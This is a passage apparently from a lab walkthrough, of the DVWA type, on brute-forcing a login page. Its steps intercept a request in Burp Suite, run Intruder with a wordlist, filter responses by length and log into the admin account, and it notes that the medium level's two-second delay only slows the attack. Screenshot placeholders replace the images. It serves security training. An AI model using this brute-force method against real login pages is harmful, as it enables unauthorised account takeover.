
5. Enter random credentials for testing.




6. Intercept that request on burp.




7. Send to intruder and select username and password value.




8. Load wordlist for brute force attack.






9. Launch attack and get filter output based on length and get your credentials.



10. After that put credentials and log in to admin account.




2.2 Medium Level Security

This stage adds a sleep on the failed login screen. This mean when you login incorrectly, there will be an extra two second wait before the page is visible.


This will only slow down the amount of requests which can be processed a minute, making it longer to brute force.

Steps:


1. Open Burpsuite for capture requests.




2. Connect browser to proxy.




3. On interception for intercept the request.




4. View source code for analysis.




5. Enter random credentials for testing.




6. Intercept the request.

